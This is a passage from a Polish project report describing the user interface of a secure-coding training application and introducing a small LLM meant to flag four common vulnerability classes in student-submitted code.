
Rysunek 41: Ekran do logowania CAS USOS.



Rysunek 42: Ekran główny aplikacji po zalogowaniu z górną belką z nazwiskiem zalogowanego użytkownika.

3.6.2 Widok listy tematów

Widok listy tematów jest domyślnym widokiem zalogowanego użytkownika. System wyświetla **kafle tematów**, gdzie każdy z nich posiada informację o nazwie, symboliczne przyciski przekierowujące do segmentu teoretycznego (książka) oraz do listy zadań (notatnik i ołówek), a także paski postępu ukończenia zadań przez użytkownika na każdym poziomie trudności. Przyciski podświetlają się po najechaniu myszką.



Rysunek 43: Ekran główny aplikacji z listą kafli tematów.




Rysunek 44: Widok kafla po najejaniu na przycisk teorii.



Rysunek 45: Widok kafla po najejaniu na przycisk zadań.

3.6.3 Widok teorii w kontekście tematu

Wciśnięcie przycisku teorii (książka) przekierowuje użytkownika do strony z teorią dla wybranego tematu. Pliki markdown z teorią są przechowywane po stronie frontendu. U dołu górnej belki wyświetla się panel nawigacyjny, ukazujący nazwę tematu, umożliwiającą powrót do listy tematów i przejście do listy zadań z danego tematu.



Rysunek 46: Widok ze wstępem teoretycznym do wybranego tematu.

3.6.4 Widok listy zadań w kontekście tematu


Wciśnięcie przycisku zadań (notatnik i ołówek) przekierowuje użytkownika do strony z listą zadań dla wybranego tematu, z podziałem na poziomy trudności (easy - łatwy, medium - średni, hard - trudny). U dołu górnej belki wyświetla się panel nawigacyjny, ukazujący nazwę tematu, umożliwiając powrót do listy tematów i przejście do zagadnień teoretycznych z danego tematu. Zadania przedstawione są w formie kwadratowych kafelków. Każdy kafelek przedstawia numer zadania w obrębie tematu, poziom trudności oraz status. Poziom trudności wyrażany jest kolorową kropką, gdzie zadania na poziomie łatwym mają kropkę zieloną, na poziomie średnim - żółtą, a na poziomie trudnym - czerwoną. Ikony u dołu kafła informują użytkownika o stopniu ukończenia zadania. Zadanie nowe nie posiada ikon. Zadanie rozpoczęte posiada ikonę ołówka. Zadanie ukończone posiada ikonę potwierdzenia (ptaszek). Kliknięcie na kafel otwiera kontekst zadania, a sam aktywny kafel się podświetla. Panel z kontekstem zadania wyświetla następujące informacje:

- **Topic** - temat;
- **Tags** - tagi doprecyzowujące treść zadania;
- **Num** - numer zadania w obrębie tematu;
- **Difficulty** - poziom trudności, spośród:
 - **easy** - łatwy;
 - **medium** - średni;
 - **hard** - trudny;
- **Status** - stan ukończenia zadania przez użytkownika, spośród:
 - **new** - nowy, niezaczęty;
 - **inProgress** - w toku, rozpoczęty;
 - **done** - ukończony;
- **Last viewed** - data i godzina ostatniego wejścia w edytor kodu zadania;



- **Languages** - języki programowania wykorzystywane w zadaniu;
- **Description** - opis zadania, polecenie;


U dołu panelu wyświetlają się przyciski zależne od stanu ukończenia zadania

- Stan **new**
 - **Start** - rozpocznij rozwiązywanie zadania, otwórz edytor kodu;
- Stan **inProgress**
 - **Continue** - kontynuuj rozwiązywanie zadania z zachowaniem wprowadzonych zmian, otwórz edytor kodu;
 - **Restart** - zresetuj postęp zadania, otwórz edytor kodu;
- Stan **done**
 - **View** - wyświetl rozwiązane zadanie bez możliwości edycji, otwórz edytor kodu;
 - **Restart** - zresetuj postęp zadania, otwórz edytor kodu;




Rysunek 47: Widok kafelków z zadaniami w kontekście tematu.

Rysunek 48: Widok panelu szczegółów zadania w statusie **new**.Rysunek 49: Widok panelu szczegółów zadania w statusie **inProgress**.


Rysunek 50: Widok panelu szczegółów zadania w statusie **done**.

3.6.5 Widok kodowania

Przejdźcie do edytora kodu wyświetla widok kodowania, gdzie użytkownik może rozwiązać wybrane zadanie. Interfejs graficzny środowiska programistycznego bazowany jest na Visual Studio Code i wykorzystuje edytor kodu monaco. Komponent `CodingScreen` jest odpowiedzialny za agregację spójnego środowiska do edycji kodu. Implementuje on kontekst `CodingSpaceContext.Provider`, który współdzieli stan między komponentami składowymi, takimi jak edytor oraz paski i panele boczne. Możliwa jest personalizacja środowiska poprzez zmianę położenia paneli bocznych oraz ich rozmiaru. Środowisko umożliwia obsługę wielu plików z kodem.



Rysunek 51: Edytor kodu.



Rysunek 52: Zmieniona szerokość paneli bocznych.

3.6.6 Integracja z API Backendowym

Komponent po zamontowaniu (`useEffect`) wykonuje asynchroniczne zapytanie pobierające szczegóły zadania na podstawie parametrów `topic` oraz `id` przekazanych z adresu URL.


3.6.7 Zarządzanie stanem środowiska

W ramach kontekstu zarządzane są następujące informacje:


- Stan otwartych kart z plikami (`tabs`, `singleTab`) oraz aktualnie wybranego pliku do edycji (`fileName`);
- Stan zaznaczonych i rozwiniętych elementów w drzewie katalogów (`selectedItems`, `expandedItems`, `focusedItem`);
- Pozycje paneli i przycisków sterujących (`panelPos`, `buttonsPos`) ustalone w relacji do lewej bądź prawej krawędzi ekranu;
- Dane pobranego zadania oraz plików powiązanych (`task`, `files`, `tree`).

3.6.8 Obsługa interakcji Drag and Drop

Przeciąganie paneli bocznych zrealizowano za pomocą komponentu `DragDropProvider`. Reaguje on na zdarzenie zakończenia przeciągania (`onDragEnd`), dynamicznie aktualizując mapowanie pozycji paneli roboczych.



Rysunek 53: Przeciąganie panelu bocznego - złapany za ikonę na prawej belce.



Rysunek 54: Panel boczny z prawej belki przeniesiony do lewej belki.

3.7 Podsumowanie i wnioski

Projekt Figma znacząco usprawnił implementację komponentów i ich kompozycję w pełne ekrany. Najbardziej znaczącym problemem z projektem i implementacją frontendu były niesprecyzowane wymagania dotyczące tego, co sama aplikacja ma dokładnie robić i opieranie się wyłącznie na ogólnym opisie projektu. Poskutkowało to zaprojektowaniem kilku elementów, które ostatecznie okazały się niepotrzebne. Brak sprecyzowanych wymagań poskutkowało również niezgodnością interfejsów wystawianych przez Backend i wymaganych przez Frontend, co wymagało późniejszych poprawek w fazie integracji obu projektów. Ukończenie frontendu przed otrzymaniem pierwszych przykładowych zadań również spotkało się z problemem niedopasowania interfejsu

frontendu i proponowanego szablonu zadań. Frontend przewidywał jedynie zadania programistyczne oparte o wiele plików, bez uwzględnienia zadań z krótką tekstową odpowiedzią, które zostały zaproponowane później. Problemy uogólnić można do nieujednoliconych interfejsów, braku precyzyjnych wymagań, braku komunikacji zespołowej, braku spotkań statusowych i niewykorzystania systemów do zarządzania zadaniami. Głównym wnioskiem wyciągniętym z projektu jest zdanie sobie sprawy z istoty komunikacji w zespole i tego, jak ważną rolę pełnią spotkania statusowe. Implementacja frontendu, jak i backendu, powinna nastąpić dopiero po otrzymaniu jednolitych wymagań biznesowych. Pozwoliłoby to uniknąć większości napotkanych problemów.

4 Model LLM - SCLA_ML_vuln_detector

4.1 Wstęp

Jednym z kluczowych aspektów projektu uzgodnionych w ramach organizacji był proces oraz implementacja modelu językowego uczenia maszynowego Large Language Model. Ten model miał spełniać jedno krytyczne zadanie: detekcję oraz oznaczenie wybranych podatności cyberbezpieczeństwa w podanym na wejściu kodzie.

W założeniu, gdy użytkownik aplikacji ukończył zadanie polegające na pisaniu kodu oraz przesłał je do sprawdzenia, system wysłał zapytanie, zawierające kod użytkownika, do modelu LLM, który sprawdza i wykrywa czy kod posiada wrażliwość, której użytkownik ma nauczyć się unikać. Następnie, z odpowiedzią od modelu, system ma potwierdzić lub zaprzeczyć odpowiednie wykonanie zadania przez użytkownika.

Efektom prac nad modelem do detekcji jest **SCLA_ML_vuln_detector**: względnie niewielki, efektywny, lokalnie wdrażany model LLM, wykorzystywany do wykrywania obecności oraz typu określonych podatności w kodzie źródłowym, przesłanym w zapytaniu.

Model został zaprojektowany do identyfikacji następujących czterech częstych podatności:

- SQL Injection;
- Cross-Site Scripting;
- Command Injection;
- Buffer Overflow.

W przypadku, gdy podany kod nie posiada wrażliwości - jest bezpieczny względem sprawdzanych podatności, model zwraca odpowiedź **No Vulnerability**.

